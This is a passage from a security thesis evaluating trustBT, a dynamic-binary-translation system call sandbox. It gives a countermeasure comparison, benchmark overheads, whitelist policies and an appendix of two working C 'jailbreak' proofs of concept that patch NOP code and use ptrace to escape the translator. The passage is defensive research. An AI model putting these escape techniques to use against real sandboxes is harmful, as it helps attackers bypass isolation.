+syscall authorization	immune	immune	vulnerable	vulnerable
+block proc/	immune	immune	immune	vulnerable
+memory protection	immune	immune	immune	immune

Table 5.1: Overview of jailbreaks and their defense.

5.1.2 Conventional Countermeasures vs. secuBT+trustBT

This section tries to compare conventional countermeasures described in Section 2.2 with the potential of dynamic binary translation in general and secuBT and trustBT in particular. The comparison is very high-level and by no means complete. As most vulnerabilities and countermeasures have their individual properties it is very difficult to classify them. Nevertheless this section will try to classify them and to assess the effects of countermeasures on vulnerabilities on a high level.

The classification of vulnerabilities:

- **stack**: stack based overflow allows executing arbitrary attacker supplied code on the stack
- **corruption**: memory corruption allowing an attacker to overwrite a function pointer or specific locations with specific values leading to arbitrary code execution, e.g., heap overflow, stack overflow or format string vulnerability, the attacker supplies its own code
- **ret2libc**: attacker redirecting control to already available functions
- **ret2libc+**: attacker chaining calls to already available functions so that arbitrary code execution is accomplished, e.g., calling functions to allocate writable and executable memory to inject and execute attacker supplied code

The effects of a countermeasure:

- vulnerable: the vulnerability is still exploitable
- immune-: the countermeasure makes it nearly impossible to exploit the vulnerability but it is still possible in theory
- immune+: exploitation is not possible anymore

Table 5.2 summarizes a high-level evaluation of conventional countermeasures and secuBT+trustBT. Address space layout randomization complicates the exploitation of most vulnerabilities because depending on what is randomized the vulnerability becomes difficult to exploit but remains theoretically possible. Stack canaries as the name says just protect the stack and even then exploitation could be possible because the canary or cookie can be guessed. The non-executable stack mechanism is very effective regarding stack overflows and code being placed on the stack, but no other

Countermeasure	stack	corruption	ret2libc	ret2libc+
ASLR	immune-	immune-	immune-	immune-
Stack canaries	immune-	vulnerable	vulnerable	vulnerable
NX stack	immune+	vulnerable	vulnerable	vulnerable
Executable space protection	immune+	immune+	vulnerable	vulnerable
Heap protections	vulnerable	immune-	vulnerable	vulnerable
Pointer protections	immune-	immune-	immune-	immune-
secuBT	immune+	immune+	vulnerable	vulnerable
trustBT + strict policy	immune+	immune+	immune-	immune-

Table 5.2: Comparison between conventional countermeasures and secuBT+trustBT.

attacks are prevented. Executable space protection however can also protect other memory areas and if a strict `W xor X` is implemented all attacker supplied code execution attacks should be prevented. Heap protections just protect the heap data and therefore make exploiting heap overflows more complicated. Finally pointer protections allow, e.g., to encrypt all pointers which makes redirecting control flow complicated.
secuBT implements executable space protection in software and therefore most arbitrary code execution attacks can be prevented but ret2libc attacks are still possible. trustBT however can also render ret2libc attacks difficult to perform because even if interesting code is mapped into the victim's address space the process can still be restricted to a limited number of system calls. Thanks to the trustBT system call sandbox a strict policy can prevent ret2libc attacks.

5.2 Performance Evaluation

The performance evaluation was done with the SPEC CPU2006 benchmarks and an Apache 2.2.9 webserver using ApacheBench. The SPEC CPU2006 benchmarks were executed on a Ubuntu 9.04 system with a E6850 3.00GHz Intel Core2Duo CPU and 2GB RAM and the Apache 2.2.9 evaluation was done on a Debian Lenny system with the same hardware.

The performance evaluation used three different configurations:

- **fastBT**: fastBT with neither secuBT nor trustBT
- **trustBT**: secuBT and trustBT with NX enforcement but without full memory protection
- **trustBT+M**: secuBT and trustBT with NX enforcement and full memory protection

5.2.1 SPEC CPU2006

The SPEC CPU2006 benchmarks were run two times once with a standard run and once with the test data set using the policy found in the Appendix A.1. Table 5.3 shows the results of the standard SPEC CPU2006 run. The standard run represents the overhead for long running programs.

fastBT had an average overhead of 6% whereas the biggest overhead was measured for perlbench, namely 55.97%. Beside the 8 benchmarks having an overhead greater than 10% all the other 20 benchmarks were measured to have an overhead below 10%. The NX enforcement and the system call sandbox added an average additional overhead of 0.39% resulting in an average overhead of 6.39%. This small difference results out of the benchmarks' low system call usage. The activation of full memory protection resulted in an average overhead of 9.36%. This is still low but the main reason for this is the long running time resulting in a low ratio between translation overhead and complete runtime. Table 5.4 shows the results for the test data set. This run is much shorter and the ratio between translation overhead and complete runtime is larger and therefore more noticeable. The fastBT and trustBT runs perform still below an average overhead of 10%. But activating full memory protection results in an average overhead 54.22%.

Optimizing full memory protection will probably result in a great performance improvement. Especially its significance for security makes it an important objective. The memory protection of secuBT uses an eager strategy. As mentioned in Section 3.7 we already experimented with a lazy strategy that in a first test showed a promising improvement. But the implementation is not stable enough for a complete evaluation.

Benchmark	**fastBT**	**trustBT**	**trustBT+M**
400.perlbench	55.97%	59.88%	72.22%
401.bzip2	3.89%	5.39%	4.19%
403.gcc	20.86%	22.68%	84.81%
429.mcf	-0.49%	0.49%	0.25%
445.gobmk	18.17%	14.57%	18.00%
456.hmmer	4.64%	4.75%	5.94%
458.sjeng	24.62%	27.65%	35.76%
462.libquantum	0.98%	0.98%	0.98%
464.h264ref	6.17%	9.20%	10.21%
471.omnetpp	13.91%	14.11%	15.93%
473.astar	3.66%	3.83%	5.16%
483.xalancbmk	23.72%	27.22%	32.35%
410.bwaves	2.12%	2.68%	2.68%
416.gamess	-3.50%	-4.20%	-2.10%
433.milc	0.97%	2.18%	2.54%
434.zeusmp	-0.13%	-0.25%	-0.13%
435.gromacs	0.00%	0.00%	0.00%
436.cactusADM	0.00%	-0.66%	0.00%
437.leslie3d	0.00%	0.00%	0.00%
444.namd	0.65%	0.65%	0.49%
447.dealII	44.20%	41.12%	45.11%
450.soplex	7.25%	5.02%	6.69%
453.povray	22.10%	25.14%	41.44%
454.calculix	-1.68%	-0.56%	3.35%
459.GemsFDTD	1.79%	1.79%	2.68%
465.tonto	9.19%	10.27%	13.51%
470.lbm	0.00%	0.00%	0.00%
482.sphinx3	2.36%	2.25%	1.42%
Average	6.00%	6.39%	9.36%

Table 5.3: Overhead for the SPEC CPU2006 benchmarks relative to an untranslated run.

Benchmark	**fastBT**	**trustBT**	**trustBT+M**
400.perlbench	29.49%	29.74%	1158.97%
401.bzip2	2.28%	2.78%	9.11%
403.gcc	41.38%	41.38%	588.97%
429.mcf	0.80%	-0.40%	8.37%
445.gobmk	18.10%	14.29%	47.14%
456.hmmer	5.80%	6.68%	12.48%
458.sjeng	23.91%	24.11%	39.13%
462.libquantum	32.69%	10.58%	118.27%
464.h264ref	6.09%	10.87%	14.78%
471.omnetpp	65.58%	50.49%	195.45%
473.astar	3.67%	6.42%	7.34%
483.xalancbmk	55.81%	68.22%	2597.67%
410.bwaves	1.72%	2.59%	6.90%
416.gamess	8.52%	4.17%	426.96%
433.milc	2.38%	6.74%	15.03%
434.zeusmp	-0.49%	0.00%	3.88%
435.gromacs	1.71%	0.34%	25.26%
436.cactusADM	0.25%	0.25%	24.56%
437.leslie3d	0.35%	0.70%	2.11%
444.namd	1.20%	1.20%	4.82%
447.dealII	36.40%	35.20%	42.80%
450.soplex	101.75%	13.41%	2316.91%
453.povray	23.12%	16.12%	185.29%
454.calculix	58.60%	11.69%	1566.67%
459.GemsFDTD	7.21%	7.46%	39.30%
465.tonto	30.56%	27.08%	182.64%
470.lbm	0.93%	0.47%	4.36%
482.sphinx3	12.44%	12.44%	54.22%
Average	9.60%	9.93%	48.40%

Table 5.4: Overhead for the SPEC CPU2006 benchmarks relative to an untranslated run for the test data set.

5.2.2 ApacheBench

ApacheBench is a simple webserver benchmarking tool which measures different parameters of a webserver including requests per second, time per request and transfer rate. The policy for Apache 2.2.9 used to evaluate trustBT is found in the Appendix A.2. The performance was evaluated sending 10'000'000 requests with a concurrency level of 100 requests. The requested file was a static html file with a file length of 1721 bytes hence a rather small file. Table 5.5 shows the results of each configuration.

parameter	**native**	**fastBT**	**trustBT**	**trustBT+M**
total time [s]	1087.9	1968.9	2015.8	13804.8
requests per second	9192	5079	4961	724
time per request [ms]	0.109	0.197	0.202	1.380
transfer rate [kb/s]	18285.4	10103.5	9868.6	1441.0
overhead	-	80%	85%	1169%

Table 5.5: ApacheBench rounded results for 10'000'000 requests with a concurrency level of 100 for a 1721 bytes static html file run on localhost.

The ApacheBench results confirm some already made observations. fastBT and trustBT differ by a small additional overhead introduced by the system call sandbox and its runtime verifications. Again the full memory protection yields a high additional overhead resulting from a high number of `mprotect()` calls unlocking and locking all the memory pages allocated by the binary translator. The high number of `mprotect()` calls indicates that new code is constantly being translated probably due to apache recreating new worker threads to handle the http requests. Tests with larger files indicate a better performance than with small files.

6 Related Work

6.1 Vx32

Vx32 [3] implements a user-space sandbox using binary translation. To protect the internal data structures Vx32 uses hardware segmentation which has the advantage to be fast but in return limits the portability of the software. The proposed binary translator results in high overhead because of lack of optimizations for indirect control transfers. trustBT's system call sandbox is similar to Vx32 user-space sandbox but thanks to fastBT's different optimizations the overhead of tanslated code is reduced.

6.2 Google Native Client

The Google Native Client [22] implements a sandbox for native x86 code. The intended application is to be able to safely execute native x86 code in a webbrowser. Google Native Client limits the instruction set to a save subset of IA-32 ISA. A custom compiler must be used and before execution the program is checked statically by a verifier for its validity. If the verification succeeded the program is executed without additional virtualization.

6.3 Janus

Janus [4] is a system call interposition framework based on the process tracing facility ptrace. Using the kernel's ptrace facility user-space processes can filter system calls of a second process. trustBT in contrary does not rely on kernel functionality and system calls are intercepted in user-space without the need to switch to the kernel.

6.4 Strata

Strata [14] [15] is a safe virtual execution environment using dynamic binary translation and implementing a basic system call interposition API. The API can be used to instrument individual system calls but a user-supplied function is required to handle each system call. trustBT on the

other hand uses a policy-based approach so that all system calls can be handled according to a policy. Unlike Strata no recompilation is required to change the handling of system calls because the policy is loaded at runtime.

7 Conclusion

With the increasing complexity of computer systems, computer security will always be an important and challenging area. Patching and updating computer systems is still the most effective way to protect a system against known vulnerabilities. But unknown vulnerabilities pose a big threat, first because they exist without being aware of them and second because defending against them is not always possible. Therefore proactive measures are important to protect computer systems against unknown threats. Dynamic binary translation has big potential to be used as a technology for user-space process virtualization which can be used to implement a secure execution environment.

trustBT implements a secure execution environment using secuBT's protection mechanisms and extending it with a policy-based system call sandbox. A system call sandbox can be used to safely execute untrusted binaries or to secure the execution of trusted binaries at runtime. Implementing a sandbox using user-space dynamic binary translation comes with certain challenges. Bypassing the binary translator and therefore the sandbox is possible if no mechanisms are implemented protecting the integrity of the binary translator. This protection mechanisms introduce new translation overhead. trustBT's performance evaluation with full memory protection resulted in a high average overhead. But first optimizations seem to promise better results. The development of jailbreaks helped to raise the awareness regarding the security implications of a user-space dynamic binary translator and obviously memory protection of the translator's data structures is a strong requirement.

The security comparison of trustBT with conventional protection mechanisms yields a good result. Dynamic binary translation not only allows to implement conventional protection mechanisms but with trustBT's system call sandbox attacker's will have additional difficulties to exploit software vulnerabilities with a ret2libc attack. The additional overhead introduced by the runtime verification of system calls is neglible. On top of that protection mechanisms using user-space dynamic binary translation can be deployed without any kernel modifications or recompilation of programs. Everything is accomplished in user-space by dynamically loading the libfastbt library.

Dynamic binary translation is therefore a promising technology for hardening software during runtime. trustBT represents a possible implementation with secuBT's runtime protection mechanisms and a policy-based system call sandbox allowing to limit the damaging potential of untrusted binaries or malicious code executed in the context of a trusted binary.

A Policies

A.1 SPEC CPU2006 Policy

```
mode:whitelist
brk(*):allow
clone(*,null,0,null):allow
close(*):allow
dup(*):allow
execve("/bin/echo",*,*):allow
execve("/opt/cpu2006/bin/echo",*,*):allow
execve("/sbin/echo",*,*):allow
execve("/usr/bin/echo",*,*):allow
execve("/usr/local/bin/echo",*,*):allow
execve("/usr/local/sbin/echo",*,*):allow
execve("/usr/sbin/echo",*,*):allow
fcntl64(*,*):allow
fstat64(*,*):allow
ftruncate64(*,*):allow
futex(*,129,2147483647,null,*,*):allow
getcwd("*",*):allow
getegid32():allow
geteuid32():allow
getgid32():allow
getrusage(0,*):allow
gettimeofday(*,null):allow
getuid32():allow
ioctl(*,*):allow
llseek(*,*,*,*,0):allow
llseek(*,*,*,*,1):allow
lseek(*,*,0):allow
lseek(*,*,1):allow
lstat64("/opt/cpu2006/benchspec/CPU2006/*",*):allow
mmap2(null,*,3,34,-1,*):allow
mremap(*,*,*,1):allow
munmap(*,*):allow
nanosleep(*,*):allow
open("*",*):allow
```

```
pipe(*):allow
read(*,*,*):allow
rmdir("foo"):allow
rt_sigprocmask(0,*,*):allow
rt_sigprocmask(2,*,null):allow
setrlimit(2,*):allow
stat64("*",*):allow
time(null):allow
times(*):allow
ugetrlimit(2,*):allow
unlink("*"):allow
waitpid(*,*,0):allow
write(*,*,*):allow
writev(*,*,*):allow
```

A.2 Apache2 Policy

```
mode:whitelist
dup2(*,*):allow
access("/etc/ld.so.nohwcap",*):allow
brk(*):allow
chdir("/"):allow
chdir("/var/www"):allow
clone(*,*,*,*):allow
close(*):allow
epoll_create(*):allow
epoll_ctl(*,*,*,*):allow
fcntl64(*,*):allow
fstat64(*,*):allow
futex(*,*,*,*,*,*):allow
getcwd("*",*):allow
getdents(*,*,*):allow
geteuid32():allow
getpgrp():allow
ioctl(*,*):allow
ipc(*,*,*,*,*,*):allow
kill(*,*):allow
llseek(*,*,*,*,*):allow
lstat64("*",*):allow
mmap2(*,*,*,*,*,*):allow
munmap(*,*):allow
newselect(*,*,*,*,*):allow
open("./*",*):allow
open("/dev/null",*):allow
open("/dev/urandom",*):allow
```

```
open("/etc/apache2/*",*):allow
open("/etc/gai.conf",*):allow
open("/etc/group",*):allow
open("/etc/host.conf",*):allow
open("/etc/hosts",*):allow
open("/etc/ld.so.cache",*):allow
open("/etc/mime.types",*):allow
open("/etc/nsswitch.conf",*):allow
open("/etc/passwd",*):allow
open("/etc/php5/*",*):allow
open("/etc/protocols",*):allow
open("/etc/resolv.conf",*):allow
open("/etc/ld*",*):allow
open("/etc/local*",*):allow
open("/lib/*",*):allow
open("/proc/*",*):allow
open("/usr/lib/*",*):allow
open("/usr/share/file/magic.mime",*):allow
open("/usr/share/zoneinfo*",*):allow
open("/var/log/apache2/*",*):allow
open("/var/www/*",*):allow
pipe(*):allow
poll(*,*,*):allow
read(*,*,*):allow
rt_sigprocmask(*,*,*):allow
sendfile(*,*,*,*):allow
setgid32(*):allow
setgroups32(*,*):allow
setsid():allow
setuid32(*):allow
socketcall(*,*):allow
stat64("*",*):allow
time(*):allow
umask(*):allow
uname(*):allow
unlink("/etc/apache2/*"):allow
waitpid(*,*,*):allow
write(*,*,*):allow
getdents64(*,*,*):allow
gettimeofday(*,*):allow
writev(*,*,*):allow
```

B Jailbreaks

B.1 bruteforce.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

#define SEARCHWINDOW 500

void evil()
{
 printf("breakout succeeded!\n");
 _exit(0);
}

int main()
{
 char *hint;
 int pid, status, retcode;
 char *tmp;
 int i, j;

 /* allocate shared memory area for parent to pass the hint to the child */
 int *shared_mem =
 mmap(NULL,4,PROT_READ|PROT_WRITE,MAP_SHARED|MAP_ANONYMOUS,-1,0);
 /* pointer to shared memory location of hint */
 int *shrhint = shared_mem;
 /* initialize *shrhint */
 *shrhint = 0x10000000;
 hint = NULL;
 retcode = 11;

 while(retcode == 11)
```

```
 {
  /* increment hint */
  *shrhint += SEARCHWINDOW;
  if((*shrhint % 1000000) == 0) printf("hint: %x\n", *shrhint);

  /* fork process */
  pid = fork();

  if (pid < 0)
  {
   printf("fork() failed\n");
   return 1;
  }
  else if (pid==0)
  { /* child process */

modcode:
/* this nops will be modified so that the untranslated evil() gets called */
   asm(
   "nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;"
   "nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;"
   "nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;"
   );

   /* get hint from parent */
   hint = (char*)*shrhint;

   /*search for 10 consecutive nops */
   for(i = 0; i < SEARCHWINDOW; i++)
   {
    for(j = 0; j < 30; j++)
    {
     if(*(hint+i+j) != '\x90') break;
    }

    if(j > 29)
    {
     /* the nops were found, modify nops and jump to it */
     printf("***************************\n");
     printf("30 nops found @ %x\n", (hint+i));

     tmp = hint + i;
     *tmp++ = '\xb8';
     *tmp++ = '\xa4';
     *tmp++ = '\x84';
     *tmp++ = '\x04';
```

```
    *tmp++ = '\x08';
    *tmp++ = '\xff';
    *tmp++ = '\xd0';

    /* this should execute the modified code that calls evil() */
    goto modcode;

    return 0;
   }
  }

  return 1;
 }
 else
 { /* parent process */

  wait(&status);

  retcode = status;
  if(retcode != 11)
  {
   if(retcode == 35584) retcode = 11;
   else if(retcode == 256) retcode = 11;
   else printf("retcode != 11 -> %d\n", retcode);
  }

 }
} /* while end */

 return 0;
}
```

B.2 forkptrace.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/ptrace.h>
#include <sys/wait.h>
#include <sys/user.h>
#include <sys/syscall.h>
```

```
void evil()
{
 printf("breakout succeeded!\n");
 _exit(0);
}

int main()
{
 char *hint, *tmp;
 int pid, status, retcode;
 int i, j;

 /* allocate shared memory area for parent to pass the hint to the child */
 int *shared_mem =
 mmap(NULL,8,PROT_READ|PROT_WRITE,MAP_SHARED|MAP_ANONYMOUS,-1,0);
 int *loop = shared_mem; /* loop exit variable for child */
 int *shrhint = shared_mem + 4; /* pointer to shared memory location of hint */

 /* initialize *loop, *shrhint */
 *loop = 1;
 *shrhint = 0;
 hint = NULL;

 /* fork process */
 pid = fork();

 if (pid < 0)
 {
  printf("fork() failed\n");
  return 1;
 }
 else if (pid==0)
 { /* child process */

 while(*loop);

modcode:
/*this nops will be modified so that the untranslated evil() gets called */
   asm(
   "nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;"
   );

   /* get hint from parent */
   hint = (char*)*shrhint;
   printf("child hint = %x\n", hint);
```

```
   printf("searching for nops...\n");

   /* search for 10 consecutive nops */
   for(i = 0; i < 500; i++)
   {
    for(j = 0; j < 10; j++)
    {
     if(*(hint+i+j) != '\x90') break;
    }

   if(j > 9)
   {
    /* the nops were found, modify nops and jump to it */
    printf("10 nops found @ %x\n", (hint+i));

    tmp = hint + i;
    *tmp++ = '\xb8';
    *tmp++ = '\x04';
    *tmp++ = '\x85';
    *tmp++ = '\x04';
    *tmp++ = '\x08';
    *tmp++ = '\xff';
    *tmp++ = '\xd0';

    /* this should execute the modified code that calls evil() */
    goto modcode;

    return 0;
   }
  }
 }
 else
 { /* parent process */
  printf("pid of child: %d\n", pid);
  struct user_regs_struct regs;
  long ins;
  ptrace(PTRACE_ATTACH, pid, NULL, NULL);
  sleep(2);
  ptrace(PTRACE_GETREGS,pid, NULL, &regs);
  ins = ptrace(PTRACE_PEEKTEXT,pid, regs.eip, NULL);
  printf("EIP: %lx Instruction executed: %lx\n", regs.eip, ins);
  *shrhint = regs.eip;
  *loop = 0;
  wait(&status);
 }
```

```
 return 0;
}
```

C Search Results for CVEs

CVE Website: http://cve.mitre.org/index.html
NIST CVE Search: http://web.nvd.nist.gov/view/vuln/search

Search Date: 19.10.2009
Total number of CVEs: 39'269
Total number of CVEs in last 3 months: 1'436
Total number of CVEs with severity 'High': 17'820

keyword	**since 1999**	**last 3 months**	**since 1999, severity 'High'**
memory corruption	494	50	364
buffer overflow	4'996	44	3'723
stack overflow	1'042	44	817
heap overflow	761	46	590
format string	624	13	415
total	7'917	278	5'909
% of total CVEs	20.16 %	19.35 %	33.16 %

Table C.1: Number of CVE keyword search hits

D Glossary

ASLR	Address space layout randomization
CCF	Compiled Code Fragment, a block of translated code
EBP	the base pointer register
EIP	the instruction pointer register
exploit	a program that exploits a vulnerability of a victim process
NX	No eXecute, a hardware feature for executable space protection
ret2libc	exploitation technique using already available code in memory
SPEC	Standard Performance Evaluation Corporation
tcache	the translator's translation cache consisting of CCF's

Bibliography

[1] C. Beattie and J. Wagle. Pointguardtm: Protecting pointers from buffer overflow vulnerabilities, 2003.

[2] A. Chris, H. John, L. Felix FX, and G. Richarte. The shellcoder's handbook - 2nd edition.

[3] B. Ford and R. Cox. Vx32: lightweight user-level sandboxing on the x86. In *ATC'08: USENIX 2008 Annual Technical Conference on Annual Technical Conference*, pages 293–306, Berkeley, CA, USA, 2008. USENIX Association.

[4] I. Goldberg, D. Wagner, R. Thomas, and E. A. Brewer. A secure environment for untrusted helper applications: Confining the wili hacker. In *Proceedings of the 6th Usenix Security Symposium*, Berkeley, CA, USA, 1996.

[5] F. F. Linder. A heap of risk. http://www.h-online.com/security/features/A-Heap-of-Risk-747161.html.

[6] Y. Namestnikov. The economics of botnets. http://www.viruslist.com/en/analysis?pubid=204792068.

[7] Nergal. The advanced return-into-lib(c) exploits. http://www.phrack.org/issues.html?issue=58&id=4.

[8] Nergal. Exec shield. http://people.redhat.com/mingo/exec-shield/.

[9] Nergal. Pax project. http://pax.grsecurity.net/.

[10] T. Newsham. Format string attacks. http://seclists.org/bugtraq/2000/Sep/214.

[11] A. One. Smashing the stack for fun and profit. http://www.phrack.org/issues.html?issue=49&id=14#article.

[12] S. Page, P. Goh, and M. Boneh. On the effectiveness of address-space randomization. In *Proceedings of the 11th ACM conference on Computer and communications security*, pages 298–307. ACM, 2004.

[13] M. Payer and T. Gross. Fast binary translation: Translation efficiency and runtime efficiency. http://amas-bt.cs.virginia.edu/program-2009.htm, 2009.

[14] K. Scott and J. Davidson. Strata: A software dynamic translation infrastructure. In *In IEEE Workshop on Binary Translation*, 2001.

[15] K. Scott and J. Davidson. Safe virtual execution using software dynamic translation. In *Annual Computer Security Applications Conference*, pages 209–218, 2002.

[16] C. Vulnerabilities and Exposures. Common vulnerabilities and exposures. http://cve.mitre.org/index.html.

[17] w00w00. w00w00 on heap overflows. http://www.w00w00.org/files/articles/heaptut.txt.

[18] Wikipedia. Executable space protection. http://en.wikipedia.org/wiki/Executable_space_protection.

[19] Wikipedia. Morris worm. http://en.wikipedia.org/wiki/Morris_worm.

[20] Wikipedia. Nx bit. http://en.wikipedia.org/wiki/NX_bit.

[21] M. Wirth. secubt - implementing user space security using the fastbt framework. Master Thesis, 2009.

[22] B. Yee, D. Sehr, G. Dardyk, J. B. Chen, R. Muth, T. Ormandy, S. Okasaka, N. Narula, and N. Fullagar. Native client: A sandbox for portable, untrusted x86 native code. 2009.